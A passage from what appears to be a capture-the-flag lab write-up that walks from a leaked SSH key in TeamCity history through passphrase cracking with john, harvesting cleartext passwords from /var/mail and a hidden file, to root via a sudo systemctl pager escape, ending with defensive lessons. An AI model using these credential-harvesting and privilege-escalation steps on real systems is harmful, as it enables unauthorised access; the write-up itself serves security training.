
Opening that diff, TeamCity renders the deleted file in full, Copy button included:

deleted id_rsa
marcot: Oops
Signed-off-by: Marco Tillman <marcot@onlyrands.com>

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABCzpZkaQ7
4EIGvgnCCw0x+IAAAAEAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQDS1hJawG7o
...
The Signed-off-by is a gift of its own: it hands over the full name and email of the key's owner, which is exactly the user to SSH in as.
We download that private key. It is passphrase-protected, so we run it through ssh2john and crack it (hash cracking):
ssh2john id_rsa > hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
cheer            (id_rsa)
1g 0:00:00:59 DONE (2026-02-10 21:18) ...
The passphrase is cheer. With the key we SSH in as marcot (the "You have mail" notice on login will be the next hint):
ssh marcot@192.168.160.91 # passphrase: cheer
marcot@onlyrands:~$ whoami
marcot
matthewa's password in /var/mail
The "You have mail" notice on login is a hint. We read marcot's mailbox (leaked credentials):
cat /var/mail/* 2>/dev/null | grep pass -C 10
Marco,
Dach, the imbecile, forgot to disable my access, so you can login using my account.
The password is "IdealismEngineAshen476" (without the quotation marks).
Sincerely, Matthew A.
The password IdealismEngineAshen476 belongs to matthewa:
su matthewa # IdealismEngineAshen476briand's password in the .~ file
matthewa's home has an odd hidden file, .~. Its contents leak yet another password:
cd ~ && ls -la && cat '.~'
Dach's password is "RefriedScabbedWasting502". I saw it once when he had to use my terminal
to check TeamCity's status.
Dach is the user briand, and that note is exactly why his privilege matters (checking TeamCity's status):
su briand # RefriedScabbedWasting502Privilege escalation
sudo systemctl status pager escape
briand has a very specific sudo grant:
sudo -lUser briand may run the following commands on onlyrands:
(root) NOPASSWD: /usr/bin/systemctl status teamcity-server.serviceWhen systemctl status produces long output it pipes it to a pager (less), which runs with the sudo privileges. From less we escape to a shell with !sh (systemctl pager escape):
sudo /usr/bin/systemctl status teamcity-server.service
!sh
briand@onlyrands:~$ sudo /usr/bin/systemctl status teamcity-server.service
● teamcity-server.service - TeamCity Server
     Loaded: loaded (/lib/systemd/system/teamcity-server.service; enabled; vendor preset: enabled)
     Active: active (running) since Mon 2024-08-05 17:12:08 UTC; 1 years 6 months ago
...
!sh
# whoami
root
This is exactly what the .~ note foreshadowed: briand used his access to "check TeamCity's status", and that same grant carries him to root.
Root
cat /root/proof.txt && whoami && ip a && hostname
eb2ec09fb795c3833f25e27239bd25b5
root
Attack chain
teams.onlyrands.com  --  JetBrains TeamCity 2023.05.4
        │  authentication bypass -> admin kmn9
        │  CVE-2023-42793: RPC token + rce.py -> reverse shell
        ▼
git  (local.txt)
        │  TeamCity history keeps a deleted id_rsa -> john (passphrase cheer)
        ▼
marcot
        │  /var/mail -> matthewa : IdealismEngineAshen476
        ▼
matthewa
        │  .~ file -> briand : RefriedScabbedWasting502
        ▼
briand
        │  sudo systemctl status -> pager (less) -> !sh
        ▼
root  (proof.txt)
Lessons learned
- TeamCity CVEs chain bypass + RCE. First an unauthenticated admin user, then CVE-2023-42793 to run code. An unpatched, reachable CI server is direct host access.
- Git never forgets. A "deleted"
id_rsastill lived in the history TeamCity indexed. Rotating the key and rewriting history (not just deleting the file) is what really retires it. - Local mail is a credential mine.
/var/mailheld a cleartext password; always read it after getting a shell. systemctl statusunder sudo is a shell escape. Its pager (less) allows!sh. If a service must be monitored without privileges, use--no-pagerorSYSTEMD_PAGER=cat, or read-only tooling.